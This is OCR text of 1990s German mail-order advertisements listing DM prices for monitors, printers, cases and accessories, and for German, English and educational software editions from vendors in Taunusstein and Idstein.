9"	
Smile MA0933 S/W	229,00
15"	
SONY 100GST	719,00
YAKUMO 1570DO MPRII 70KHz	299,00
EIZO F35 TCO	789,00
NOVITA 69Khz 0,28mm	299,00
NOVITA 69Khz TCO92	321,00
ADI ProVista E40 TCO	332,00
17"	
ADI MicroScan 5P+-TCO	728,00
ADI MicroScan 5G	937,00
SAMSUNG 700P TCO95	899,90
SAMSUNG 700 P plus TCO 95	1.229,90
BELINEA 107040	629,90
BELINEA 107050	779,90
BELINEA 107060	629,90
BELINEA 107065	784,90
BELINEA 107035	719,90
NOVITA 70Khz	469,00
NOVITA 88Khz TCO95 OSD	639,00
IIYAMA S702 GT	765,90
IIYAMA S701GT MPR	889,00
IIYAMA A701GT	909,90
SONY 200GST TCO95	1.148,00
SONY 200PST TCO95	1.264,90
AOC 7GLR TCO'92	562,00
EIZO T57S TCO	1.795,00
EIZO F56 TCO	1.367,90
19"	
ADI MicroScan 6P	1.299,90
IIYAMA S901GT Vision Master	1.199,00
BELINEA 106090 95Khz	979,90
20"	
EIZO T67	3.325,00
21"	
BELINEA 108095	1.650,90
ADI MicroScan 6G	1.879,00
IIYAMA A101GT Vision Master	1.879,00
IIYAMA S102GT Vision Master	1.922,90
IIYAMA S101GT Vision Mast Pro	2.175,90
IIYAMA A102GT Vision Mast Pro	2.175,90
ZUBEHÖR für Monitore	
Verlängerungskabel 2m	12,00
Schwenkarm	79,00

Gehäuse

Artikel	Preis
K&M Desktop 623	46,00
KARO Mini-Tower 161	55,00
KARO Midi-Tower 162	67,90
KARO Big-Tower 230W 163	89,00



Artikel	Preis
POLARIS PRO Desktop CD6411	127,00
POLARIS PRO ATX TOWER CS7234	155,00
POLARIS PRO Tower CS6682	159,00
POLARIS Servertower CS910	326,00
POLARIS Servertower ATX CS910	325,00



Artikel	Preis
K&M ATX Big-Tower 235W	133,00
K&M ATX Midi-Tower 200W	118,00

Zubehör für Gehäuse

Artikel	Preis
Netzteil 150W für Gehäuse	57,00
Netzteil 230W für Gehäuse	65,00
ATX-Netzteil 235W für ATX-Gehäuse	89,00
ATX-Netzteil 250W für ATX-Gehäuse	99,00
PAPST-Lüfter 3412 tempgesteuert	47,00
PAPST-Lüfter 8412 tempgesteuert	44,90
3er Pack Ferrit-Hülsen	19,90
Y-Kabel 0.2m (2*5.1"/1*3.5")	8,90
Y-Kabel 0.2m (3*5.1")	8,90
Netzkabel 2m	9,00

Drucker HP

Artikel	Preis
HP	
DESKJET 420C	239,00
DESKJET 690C+ Fotokit	358,90
DESKJET 710C	467,90
DESKJET 720C	495,00
DESKJET 1120C A3	885,00
HP 2000C	1.579,90
OFFICEJET 590	754,90
OFFICEJET 635	875,90
OFFICEJET Pro 1150C	1.612,90
LASERJET 6L	675,00
LASERJET 6P	1.495,90
LASERJET 6MP	1.869,00
LASERJET 3100	1.575,90
LASERJET 4000	2.319,00
ZUBEHÖR für HP Drucker	
PAT S/W 500er HP51626A	56,00
PAT COL 500er HP51625A	53,00
PAT S/W 600er HP51629A	59,00
PAT COL 600er HP51649A	59,00
PAT S/W 800er HP51645A	62,00
PAT COL 800er HP51641A	62,00
PAT COL 890er HPC1823A	73,00
Toner 4/4M/5/5N/5M HP92298A	158,00
Toner 4L/4P/4ML HP92274A	135,00
Toner 5L/6L HPC3906A	109,90
Toner 6P/6MP/5P/5MP HPC3903A	155,00
Duplexeinheit f. LJ4000	599,00
500 Nachfüll 1x100ml-s/w	58,00
600 Nachfüll 1x100m-s/w	64,00

Drucker EPSON

Artikel	Preis
STYLUS COLOR 440	325,90
STYLUS COLOR 600	370,90
STYLUS COLOR 640	415,90
STYLUS PHOTO 700	449,90
STYLUS COLOR 740	535,90
STYLUS COLOR 850	629,90
LQ570+24Nadel	681,00
LQ670 24Nadel 360 dpi 64 KB	724,00
LQ870 24Nadel 360 dpi	1.126,00
STYLUS PHOTO EX A3	879,00
STYLUS COLOR 300	188,90
STYLUS COLOR 1520 A3	1.399,90
STYLUS COLOR 3000 A2	4.550,90
ZUBEHÖR für EPSON Drucker	
PAT S/W 400/500/600/ Photo	50,00
PAT 500/200 COL S020097	61,00
PAT COL 400/600/800/152	49,90
PAT S/W 200/820/II/IIs	42,00
PAT COLOR 3000	320,00
PAT S/W 3000	109,00
PAT 800 S/W S020025	35,00
PAT COL 400/600/800	49,90
PAT S/W 800/1520	49,00
PHOTO Patrone Color	49,00
Farbband 570/870	19,00
Farbband 670	29,00
Nachfüll 1x100ml-S/W 3x50ml Col	58,00
E-Blatt 50 Bl 570/870	99,00
A4 Hochglanzpapier	29,90
A3 Hochglanzpapier	59,00
A4 Transparentfolie	89,90

Drucker CANON

Artikel	Preis
BJC-250 760*360 dpi	207,90
BJC-620	478,90
BJC-4300	287,90
BJC-7000	529,90
Zubehör CANON	
250 PAT S/W BC-02	44,90
250 PAT COL BC-05	48,90
7000er PAT S/W BC-60KB	66,00
7000er PAT COL BC-61C	76,00
Photodruckkopf f. 4000er BC-22	38,90
Photodruckkopf f. 7000er BC-62	89,00
610 PAT COL BJI-201	47,00
610 PAT S/W BJI-201BKHC	29,00
4000er PAT S/W BCI-21BK	21,00
4000er PAT COL BCI-21C	45,00
Sonstiges Druckerzubehör	
Druckerkabel 1.8m 18adrig	6,00
Druckerkabel 5m 18adrig	12,00
Druckerkabel 5m 25adrig	12,00
Druckerkabel 10m 25adrig	18,00
Druckerkabel 10erPack 1.8m 25adrig	35,00
Druckerkabel 10erPack 5m	82,00
Nachfüllset Farbe 4 Füllungen	22,90
DATASWITCH 1in 4out	29,00
DATASWITCH 2in 1out	28,00
DATASWITCH Kabeladapter 2m	15,00

Warenzeichen sind Eigentum der jeweiligen Hersteller

IrrtuÄnderungen vorbehaltenm und

Händleranfragen mit Gewerbenachweis erwünscht.



Merlin Software Service GmbH

Klingenthaler Straße 1a, 65232 Taunusstein
Postfach 1434, 65222 Taunusstein


Tel.: 06128-84011
Fax: 06128-86697
BBS: 06128-86777

Versand: Wir liefern per Post- oder UPS- Nachnahme.
Groß-Unternehmen und Behörden werden auf Rechnung beliefert.
Versandkostenpauschale pro Auftrag :
Post DM 12,00 UPS DM 18,00 Post-Ausland DM 40,00


www.merlin-software.de
Merlin.Software@t-online.de


Deutsche Versionen

Produkt	DM
ACT! 4.0	298
Adobe Acrobat 3.0	448
Adobe FrameMaker 5.5 W	1845



Produkt	DM
Adobe Illustrator 8.0 W95/NT	865
Adobe Illustrator 8.0, Upd	352
A. PhotoShop+Illustrator, Upd	889
Adobe Image Ready 1.0	259
Adobe Pagemaker 6.5	1949
Adobe Pagemaker 6.5, Upd	459
Adobe PageMill 3.0 W95/NT	239
Adobe PhotoShop 5.0 W	1965
Adobe PhotoShop 5.0, Upd	729
Adobe Premiere 5.0, Upd	443
Adobe Publishing Collection 4	2998
ARCserve 6.5 NT Workstation	199
ARCserve 6.5 NT Sgl. Server	919
ARCserve 6.1 NLM Sgl S unlim	919
ARCserve 6.1 Small Business	525
ArcServe ServerSuite 3.0 NLM	1338
AuthorWare 4.0 Interactive St	3398
AutoSketch 5.0 W95/NT	329
AutoSketch 5.0 W95/NT, Upd	144
Borland C++ 5.02 Std, Upd	389
Borland C++ 5.02 Dev, Upd	459
Borl. C++ Builder 3 Std	199
Borl. C++ Builder 3 Pro	1585
Borl. C++ Builder 3 Pro Upd	885
Borl. C++ Builder 3 C/S Upd	3285
Borl. J Builder 2 Std	206
Borl. J Builder 2 Pro, Upd	649
Borl. J Builder 2 C/S, Upd	3268
Carbon Copy 32 5.0	335
Check it Pro V5.0 DOS/W95	139
Cinema 4D SE W95/NT	1496
Claris Filemaker Pro 4.0	445
Claris Filemaker Pro 4.0 Dev.	1285
CleanSweep 4.0 Deluxe	92
ColdFusion 3.1 Studio 95/NT	635
Conversions Plus 4.0 WIN	289
Cool 3D 2.0 W95	89
Corel Draw 8.0 Upd	439
Corel Paradox 8.0	216
Corel WP Suite 8.0 Umst	248
Corel WP SB + N.Speak Umst	289
Crystal Reports 6.0 Pro	698
Cubase Score WIN/MAC je	887
Delphi 4.0 Standard	199
Delphi 4.0 Pro	1479
Delphi 4.0 Pro Upd	737
Delphi 4.0 Client/Server	4798
Delphi 4.0 C/S Upd ab	2769
Delphi 4.0 C/S Upd	4165
Derive WIN 4.0	328
Direct Tape Access 3.0	121
Director 6.5 W95/NT	1885
Director 6.5 von 6.0, Upd	559
Director MM Studio 6.5 W	2295
DiskClone Regular Strength	65
Diskeeper 3.0 NT Workstation	123
Dr Solomon's Tlk Workst	229
DreamWeaver 1.2 W95/NT	515
Drive Image 2.0	118
Drive Image 2.0 Pro	1498
Easy CD-Creator 3.5 deLuxe	184
ELO Office 3.2	224
Esker Plus 2.0	779
Extra! f. W95/NT 6.3	639
FAXmaker für NW 6.5, 4L, 5U	495
FAXmaker für SB 10 User	285
Fireworks W95/NT	749
Flash 3.0 W95/NT	479
Freehand 8.0	965
Freehand 8.0 Upd	442
Harvard Graphics Publisher	99
HomeSite 3.0	189
IBM Com. Server 5.0 NT	1915
IBM DB/2 5.0 Personal Ed.	734
IBM DB/2 5.0 Universal Dev	1993
IBM E-Network Com. Suite	853
IBM OS/2 Warp 4.0 Upd	377
IBM OS/2 WARP Server 4.0	1640
IBM PC-DOS 2000	145
IBM Personal Translator Plus 98	437
IBM VisualAge C++ 3.5 WIN	806
IBM Voice Office 98	179
InstallSHIELD Express 2.03	545
InstallSHIELD5.x GERMAN	1765
InstallSHIELD5.x Int'l West	2747
InstallSHIELD Enterprise Ed.	3545
IntraBuilder W95/NT	265
IntraBuilder Pro, UPD	709
Kai's Super Goo	98
KEA! X f. W/W95/NT	725
PC Kaufmann Std W95/NT	658
KPT Bryce 3D W95/NT	349
LapLink 7.5 NT/W95	325
LapLink Tech NT/W95	419
Live Picture Photo Vista	165
Lotus Notes Designer 4.6x	1335
Lotus Domino Intranet Starter	3599
Lotus Domino Server SPZ 4.6x	5265
Lotus E Suite Dev Server SPZ	4398
Lotus E Suite Dev Single User	296
Lotus Intranet Starterpack NT	3778
Lotus Notes Desktop Cl 4.6x	279
Lotus Notes Mail Client 4.6x	264
Lotus Notes Server SPZ 4.15	3498
Lotus Screencam W95/NT je	99
Lotus Smartsuite 97 OS/2	479
Lotus Smartsuite Millenium	475
Lotus Smartsuite Mille., Upd	295
Map & Guide 5.0 D Extra	977
Masterclips 303.000	159
MathCAD 7.0 Std	245
MathCAD 7.0 Pro, Upd	540
Mediastudio Pro 5.0	727
MGX Graphic Suite 2.0 Umst	369
MindMan 3.5	189
Monarch 4.0 W95/NT	898
MS Access 2.0 WIN	887
MS Access 97, Upd	248
MS BackOffice SB Srv. + 5 Cl.	3699
MS Encarta '99 Deluxe	156
MS Exchange 5.5 Srv Std.+5Cl	2332
MS Frontpage 98 32 bit	336
MS Home Essentials 98 Upd	248
MS Money 99	85
MS Money 99 Plus Upd	85
MS Money Financial Suite 99	135





Produkt	DM
MS Office 97 SB V2	619
MS Office 97 SB V2 Upd	422
MS Office Std 97	989
MS Office Std 97, Upd	498
MS Office Pro 97	1159
MS Office Pro 97, Upd	642
MS Office Dev. Edition 97	1699
MS Office Dev. Ed97, Upd ab	689
MS Outlook 98	239
MS Picture It 3.0 W95/NT	98
MS Project 98 W95	1285
MS Publisher 98 W95/NT	179
MS Services 4.0 für Netware	369
MS SQL 6.5 Serv. NT + 5 Cl	2695
MS SQL 6.5 Workstation NT	954
MS Visual Basic 6 Std	226
MS Visual Basic 6 Std, Upd	129
MS Visual Basic 6 Pro	1169
MS Visual Basic 6 Pro Upd	589
MS Visual Basic 6 Enter., Upd	1659
MS Visual C++ 6 Std.	226
MS Visual C++ 6 Pro	1169
MS Visual C++ 6 Pro Upd	589
MS Visual C++ 6 Enter., Upd	1659
MS Visual FoxPro 6 Pro	1169
MS Visual FoxPro 6 Pro, Upd	598
MS Visual InterDev Pro 6	1125
MS Visual J++ 6 Std	226
MS Visual J++ 6 Pro	1169
MS Visual J++ 6 Pro Upd	485
MS Visual SourceSafe 6	1169
MS Visual SourceSafe 6 Upd	598
MS Visual Studio 6 Pro	2355
MS Visual Studio 6 Pro, Upd	1198
MS Visual Studio 6 Enterprise	3525
MS Visual Studio 6 Enter, Upd	2345
MS Windows 98	367
MS Windows 98, Upd	195
MS WIN NT 4.0 S+5 Cl	1545
MS WIN NT 4.0 WS	729
MS Works 99 Deluxe	143

Neu! MS Works 99 Suite
Inhalt: Works 4.5, Word97, Money99, Encarta Weltatlas99, Auto-Route99, Picture It 3, I.E.4.0
DM 219

Produkt	DM
Music Maker 2000 W9x/NT	86
Music Studio 2000 W9x/NT	86
NetShield 3.0 NT/NLM 10 User	315
Norton Commander 5.0	206
Norton Antivirus 5.0	98
Norton Antivirus 5.0 NT Server	1118
Norton Antivirus 5.0 Pro	139
Norton Commander 1.0	98
Norton Utilities 3.0 W95	159
Norton Utilities 2.0 NT	249
Nuts & Bolts 98 2.0	69
Nuts & Bolts 98 2.0 Deluxe	119
NetObjects Fusion 3.0 95/NT	579
OmniPage Pro 8.0 Umsteiger	275
Origin 5.0 W95/NT4.0 32 bit	1245
Origin Pro 5.0 32bit	1565
Paint Shop Pro 5.0 W95/NT	223
Painter 5.0 WIN/W95/MAC	719
PC Anywhere 32 8.0	332
PC Telecommute 1.0 W9x/NT	174
PGP Personal Edition 2 User	59
PhotoImpact 4.2 W95	245
Poser 3.0 W95	445
Power Translator Pro 6.x D/E	325
Power Translator Pro 6.x D/F	435
Quark-X-Press 4.0 W	3277
QuickBooks 5 Plus WIN	349



Produkt	DM
PartitionMagic 4.0	112
PartitionMagic 4.0 Upd	69
PartitionMagic 4.0 Pro	1065
QuickView Plus 4.5	112
ReachOut Enterprise 2er Liz.	372
Reflection f. Unix/Dec 95/NT	595
Remotely Possible 1 Desktop	175
SCO OS Desktop R5 1User	1529
SCO UnixWare 7.0	auf Anfr.
Seagate Backup DT98 Ed. 3.0	143
Seagate Backup DT98, Upd	58
Seagate B. NLM 8 Sgl 25U	698
Seagate B. NLM 8 Sgl unl.	979
Seagate Backup EXEC NT WS	218
SmarTerm Essential 8/32Bit	379
Solaris 2.6 Desktop	1049
Stac Replica 3 Sgl. Server	899
System Commander Deluxe 4.0	94
TalkWorks Pro 2.0 W9x/NT	228
Tobit Faxware 5.x, Srv + 5User	1199
Toolbook 4.0 Multimedia	1545
TUN Emul 9.0 1 User	365
TUN PLUS 9.0 1 User	717
Turbo C++/Pascal DOS/WIN je	149
Undo it! W95/98	105



Produkt	DM
Via Voice 98 Executive	339
Via Voice 98 Home	119
VirusScan 3.0 + WebScanX	65
Visio 5.0 W95/NT	383
Visio 5.0 W95/NT, Upd	258
Visio 5.0 Pro/Technical je	845
Visio 5.0 Pro/Tech, Upd je	383
Visual Cafe f. Java DDE 2.5	2328
Visual Cafe f. Java PDE 2.5	834
Visual dBase 7.0 W95/NT	198
Visual dBase 7.0 Pro, Upd	469
Wavelab 2.0 WIN	651
WinFax Pro 9.0 W9x/NT	175
WinFax Pro 9.0 W9x/NT Upd	103
WinINSTALL 6.0 50 Nodes	1165
WinOnCD 3.x	185
Winzip 6.x	89
Xbase++ W32	835




Merkmale des neuen Release sind u.a.:
- HTML-editieren im WYSIWYG-Modus;
- Website-Management;
- Client- und serverseitiges JavaScript-Editierung und Debugging;
- Generierung von Webanwendungen;
- Erstellung physikalischer Datenmodelle;
- Unterstützung von Java Development Kit (JDK) 1.1.6
- Integrierte Unterstützung von Java Foundation Classes (JFC) einschließlich Swing-Komponenten

PowerJ 2.5 ist ein Enterprise-Entwicklungstool für den Bau distribuierter Weblösungen.

PowerJ Enterprise 2.5 engl **795**

Englische Versionen


Produkt	DM
AimIt Workgroup Ed. Sgl. Srv.	1337
ARCserve Replication 4.0	3998
ArcServe ServerSuite 3.0 NLM	1338
ARCserveIT 6.6 NLM INW SB	658
ARCserveIT 6.6 NLM Workgr	1175
Arts & Letters Express 6.0 WIN	271
Backmaster OS/2 V3.0	229
BoundsChecker Delphi V5.0	1097
BoundsChecker VC++ V5.0	1535
Centura SQLBase 7 DT 1 M	998
Centura SQLBase 7 Srv 5 U	3095
CodeWarrior Prof. W/MAC	849
CodeWarrior Pilot W95/NT	758
ControlIT 4.5 NT WG 2 Liz.	245
Debabelizer Pro 4.5	748
DemoSHIELD 5.3	775
DevPartner for Visual C++	1862
DevPartner Studio	2570




Produkt	DM
HoTMetaL Pro 5.0	259
EDT+ 7.02 95	835
Endnote 3.0	625
eXceed 6.x WIN/95/NT	852
ForeHelp 95 3.0 W95/NT	998
FTP OnNet Host 4.0 W95/NT	475
FTP OnNet Host Suite 4.0	579
Grapher 2.0 WIN	699
Help & Manual W95/NT	399
Here & Now V2.0	219
HiJaak Pro 4.5 W95/NT	227
IBM APL/2 Entry 1.0 OS/2	360
IBM Developer's Kit V3 OS/2	99
IBM Object REXX Std W95/NT	120
IBM Pers. Com. Toolkit 2.0	1798
IBM PL/1 Pro 1.2 W95/NT	1256
IBM VA D Dev Subscrip Java	497
IBM VisualAge f Java Pro 2.0	206
Informix C-ISAM V7 Dev./User	238
Informix C-ISAM V7 RT/User	124
I. Online Dynamic Srv 7 Dev.	1845
Ingres II OpenRoad Entwickler	727
Ingres II OpenRoad Laufzeit	377
Ingres II Workgroup NT 25U	1298
InoculateIT NLM 4.5 Sgl. S. WG	656
InstallSHIELD Java Ed	949
InstallSHIELD Java Ed Umst	879
IntelliCAD 98 W95/NT	779
InterBase 5.0 NT	auf Anfr
Jasmine WG Sgl. Srv. 25User	1698
K-Edit WIN/W95/NT	348
KEA! 340 W/W95/NT 5.0	595
LeadTools Active X 9.0 32bit	857
Logomotion W95	189
Lotus Domino Go Websrv 4.6	1359
MGX Network Charter	765
MGX Network Charter Pro	2378
MGX Optima 2.5	1395
MGX Webtricity 95/NT Umst	299
MS Macro Assembler 6.11	365
MSDN Library Subscription 6	445
MSDN Prof Edition 6	1589
MSDN Universal 6 Upd	4419
MSDN Universal Edition 6	5497
Multi Edit 8.0 W95/NT	385
NetOP Guest for OS/2	587
Netscape Proxy Server 3.5 NT	939
NetWizard 4.0	177
NFS Maestro 6.x 1 User	599
NFS Maestro Client Solo 6.x	299
Norton Mobile Essentials	189
Norton System Works	245
Norton Your Eyes Only 4.1	219
Oracle Personal Version	858
Oracle 8 Server Base (5 Liz.)	3198
PC Anywhere 1.0 CE	176
PC Lint for C/C++ 7.5	542
PC MAC LAN 6.2 NT	627
Pervasive SQL 7.0 Srv. 10User	1745
Pervasive SQL 7.0 Progr Suite	2375
Pharlap 286 DOS-Extender	1097
Pharlap TNT DOS-Ext + SDK 8	1299
Pharlap TNT RT DOS-Ext SDK	3084
Power ++ Developer V2.1	996
Power ++ Pro V2.1	1986
Power ++ Enterprise V2.1	3983
PowerBuilder Desktop 6.0	595
PowerBuilder Professional 6.0	3324
PowerBuilder Adv. Dev Toolkit	393
PowerDesigner 6.1 AppMod DT	595
PowerDesigner 6 DataArchitect	6325
Procomm Plus 4.5 W95/NT	279
Real Player plus 5.0	89
SaberTools SMS 6.1 25 User	1298
Seagate Backup NT 7.2 Multis	1895
Seagate Backup NT 7.2 Sgl Srv	949
ServerMagic NLM 1 Server	1097
ShipIt WG Sgl. Srv. bis 250 Cl	1337
Soft-ICE Suite D/W/95/NT	1862
Sourcer 7.0 w/Winsource	503
Speed Surfer WIN/W95/NT	108
SPF/Pro 5.0	353
SPF/SourceEdit 2.0	353
Surfer WIN,W95,NT	1099
Sybase SQL Anywhere St 6 1U	784
Sybase SQL Anywhere St 6 5U	1967
Sybase Adaptive S Enterpr NT	1944
Sybase JConnect Standalone	117
Symantec C++ 7.5 W95/NT	189
Toolbook II Instructor 6.1a	3695
TrueSpace 4.0	1178
Turbo Assembler 5.0	218
V Tune 3.0 W95/NT	1067
Visible Analyst 6.3 Desktop	2617
VisiBroker C++	4298
VisiBroker C++/Java	6359
VisiBroker Java	4298
VisPro/C++ 3.0	663
Vistapro 4.0	282
Visual Cafe f. Java WDE 2.0	206
Visual Page 2.0 W95/NT	169
Visual SlickEdit 4.0 W	657
Visual SlickEdit 4.0 W+OS/2	1075
VS OCX V6.0	387
Watcom C/C++ V11	685
Watcom C/C++ V11, Upd	327
Watcom Fortran 77 V11	979
WebTrends LogAnalyzER 4.2	695
Xbase++ OS/2	835

Schulversionen

Produkt	DM
AuthorWare 4.0	1045
Corel Wordperfect Suite 8.0	129
Director 6.5 W95/NT	949
DreamWeaver 1.2 W95/NT	379
Fireworks W95/NT	379



Produkt	DM
HomeSite 3.0	147
HoTMetaL Pro 5.0 W engl	127
InstallSHIELD Express 2.0x	525
InstallSHIELD5.1 GERMAN	1599
Maple V Rel 4	119
MathCAD 7.0 Prof, SV	641
MS BackOffice SB4 Server+5Cl	1927
MS Frontpage 98	175
MS Office Pro 97	579
MS Visual Basic 6 Enterprise	365
MS Visual C++ 6 Pro	195
MS Visual C++ 6 Enterprise	365
MS Visual InterDev Pro 6	129
MS Visual Studio 6 Pro	465
MS Visual Studio 6 Enterprise	847
MS Windows 98, Upd	129
MS WIN NT 4.0 S+25 Cl	759
MSDN Prof Edition 6 engl	579



Produkt	DM
Origin 5.0 W95/NT	1045
Origin Pro 5.0	1427
Power ++ Pro 2 engl	312
Power ++ Enterprise 2 engl	532
PowerBuilder Pro 6 engl	312
PowerDesigner 6 AppMod Std	312
Sybase Adaptive S E-prise engl	438
Sybase Adaptive NT 10er Cl	749
Systat 8.0 W95/NT engl	1398
Toolbook II Assistant 6 engl	1097
Visual Cafe f. Java DDE 2.5	837
Visual Cafe f. Java PDE 2.5	299
Watcom C/C++ V11 engl	221
Watcom Fortran 77 V11 engl	312

Student-Schüler-Lehrer

Produkt	DM
Borland C++ 4.52, J Builder 2 Std, Delphi 4.0 Std FULP's je	149
Borland C++ Builder 3 Pro, J Builder 2 Pro, Delphi 4 Pro, VisiBroker C++, VisiBroker Java FuLP'S je	249
Derive WIN 4.0	176
DesignCAD 97 W95/NT	399
Lotus SSL Domino Server	199
Lotus SSL Smart Suite Mil	99
Lotus SSL Notes Client	99

MS SSL-Lizenzen

Produkt	DM
Office Pro 97 od MAC98	294
VisualStudio Pro	215
Win98 Upd od NT 4 WS Upd	135
Project Scheduler 6/7 Stud je	298
Watcom C/C++ V11 engl	129

Klassenraumlizenzen für allgemein- und berufsbildende Schulen (meist 15 Plätze)

Produkt	DM
Delphi 4.0 Std 15 Pl.	798



Produkt	DM
Derive WIN alle Plätze d.Sch.	798
DesignCAD 97 Schule/Uni	798
MasterEye 25 Plätze Schule	798
MS Office Pro 97	798
Mindman Schule/Uni	925
Project Scheduler 6/7 je	798


Produkte von über 900 Herstellern im Lieferprogramm, fragen Sie bitte nach. Händleranfragen erwünscht

SienerSoft

Versandkosten in Deutschland DM 15,-
Wir berechnen ab 01.01.99 in Euro

In der Schweiz:
SienerSoft AG
Brüggstraße 35
CH-2503 Biel
+41 32 - 366 70 80
Fax +41 32 - 366 70 88
Internet: www.sienersoft.ch

SienerSoft GmbH
Black & Decker Straße 28
D-65510 Idstein
Postfach 1225 • D-65502 Idstein
0 61 26 - 59 50
Fax 0 61 26 - 5 10 85
Internet: www.sienersoft.de



Power J Enterprise 2.5 engl. 795

Erstellen Sie Internetanwendungen jeder Größe - im Handumdrehen

- *WYSIWIG HTML Editor*
- *Web Site Managment*
- *Integrierter Debugger für alle Anwendungsebenen*
- *Einfache Erzeugung, Wartung und Dokumentation komplexer Datenbanken*

Deutsche Programme

Programm	Preis
ACT! 4.0	298
Adobe Acrobat 3.0 WIN 95/NT	**449**
Adobe Illustrator 8.0	899
Adobe Illustrator 8.0 *Update*	359
Adobe PageMaker 6.5	1950
Adobe PageMill 3.0	269
Adobe Photoshop 5.0	2060
Adobe Publishing Collection 4.0	2899
Adobe TypeManager WIN95 o.NT *je*	159
ArcServe 6.5 NT Workstation	219
ArcServe 6.1 NLM Enterprise	2830
AutoCAD LT 98 NEU	1495
AutoCAD LT 98 *Update* NEU	198
Autosketch 5.0	**309**
Autosketch 5.0 *Update*	129
Backup Exec Desktop 98	149
Backup EXEC NT o. NLM SingleServer	990
Backup EXEC NT o. NLM Enterprise	1998
Backup EXEC NT Workstation	229
Borland C++ 5.0 *Dev. Update Schule*	449
Borland C++ Builder 3.0 Standard	189
Borland C++ Builder 3.0 Prof.	1589
Borland C++ Builder 3.0 Prof. *Upd.*	950
Borland Delphi 4 Standard	**188**
Borland Delphi 4 Prof.	1468
Borland Delphi 4 Prof. Upd.	699
Borland JBuilder 2.0 Stand.	219
Borland JBuilder 2.0 Prof. *Upd.*	669
Carbon Copy 32 5.0	399
CleanSweep 4.0 deluxe	95
Cobra Adress Plus 8.0	540
Cool 3D 2.0	99
Corel Draw 8	869

PowerQuest

Partition Magic 4.0 NEU 129
Partition Magic 4.0 *Update* NEU 89

DOS, WIN, WIN95, OS2, WIN98 und WIN NT

- *umfangreiche Dateidiagnose*
- *konvertiert FAT in FAT32 und FAT32 in FAT16 Partitionen*
- *erstellt, bewegt, vergrößert und löscht NTFS und HPFS Partitionen*
- *formatiert FAT, FAT32, NTFS u. HPFS Partitionen*
- *unterstützt WindowsNT 64KB FAT Cluster*
- *Uninstaller Mover von Microhelp*





Drive Copy 2.0 65
Drive Image 2.0 115
Drive Image 2.0 Professional 1470

erstellt eine Daten- und Strukturkopie (Image File) von Ihrem System und speichert diese als Datei


- *für Backups, Updates oder Systemrecovery*
- *Partitionen oder die ganze Festplatte aus dem Image File kopieren:*
- *FAT, FAT32, NTFS, HPFS, Linux UNIX, Netware*

zusätzlich in der Professional Version enthalten:

- *Partition Magic*
- *Drive Copy*
- *erstellen und speichern von Image Files übers Netzwerk*
- *editieren von Image Files*

POWER® PQ QUEST

Programm	Preis
Corel Draw 8 *Update*	399
Corel Draw Select incl. Corel Draw 7	99
Corel Paradox 8	219
Corel Wordperfect Suite 8 *Update*	243
Crystal Reports 6.0	749
Crystal Reports 6.0 *Update*	379
Diskeeper NT 3.0 Workstation	129
Diskeeper NT 3.0 Server	535
Dr. Solomons Toolkit Server	955
Dr. Solomons Workstation	199
Dr. Solomons Workstation 5 User	540
Elektronischer Leitz Ordner 3.2	249
Easy CD Creator 3.5 deluxe	189
FaxMaker 5User	620
Filemaker Pro 4.1 NEU	519
FineReader 4.0 Standard	149
FineReader 4.0 Professional	519
Globalink Translator PRO 6.4 dt./e.	549
Globalink Translator PRO 6.5 dt./f.	549
Harvard Graphics 98	849



Network Charter englisch 799
Network Charter Pro englisch 2250

- *Detailgetreue Darstelung von mehr als 10.000 Gerätemodellen*
- *Identifizierung und Verknüpfung von Netzwerk Geräten über die Symbolbibliothek*
- *Komfortable Erstellung von Berichten wie z.B. Stücklisten, Inventaren*
- *Jahr 2000 Kompatibilität*
- *Vollautomatisches Auslesen von Netzwerken*

Programm	Preis
Home Site 3.0 WIN95/NT	230
IBM DB/2 Personal Developer	575
IBM DOS 2000 3 1/2" oder CD	149
IBM ViaVoice 98 Executive Edition	315
IBM ViaVoice 98 Executive *Update*	198
IBM ViaVoice 98 Home Edition	129
IBM Visual Age Java Prof. 2.0 NEU	199
InstallShield Express 2.03	595
InstallShield 5.5 Prof. NEU	1860



Corel Ventura Publisher 8 1299
Corel Ventura Publisher 8 *Upd.* 469

Publizieren ohne Grenzen

- *parallele Bearbeitung eines Dokumentes durch mehrere Benutzer gleichzeitig*
- *Arbeitsbereich individuell anpassbar*
- *Erzeugung von HTML-Seiten nach dem WYSIWYG-Prinzip, Definition von Hyperlinks zu URLs, Dateien, Kapiteln und Frames...*
- *Export von Bildern und Grafiken in über 30 gängige Formate*
- *Steuerung der Bildauflösung für schnellen Zugriff*

Programm	Preis
InstallShield 5.5 Enterprise NEU	3775
Langenscheidts T1 Prof.	499
LapLink 95/NT	329
Lexware Buchhalter	229
Lexware Financial Office	440
Linux 5.3	89
Lotus Organizer97 + Quicksteuer98	**79**
Lotus ScreenCam97 WIN95 o. NT	98
Lotus Smart Suite 98 Millenium Edition	498
Lotus Smart Suite 98 Millen. Edit. *Upd.*	279
Macromedia Dream Weaver 1.2	799
Macromedia Fireworks	810
Macromedia Flash 3.0	549
Macromedia FreeHand 8.0	970
Map&Guide 5.0 City NEU	1505
McAfee Nuts & Bolts deluxe	129



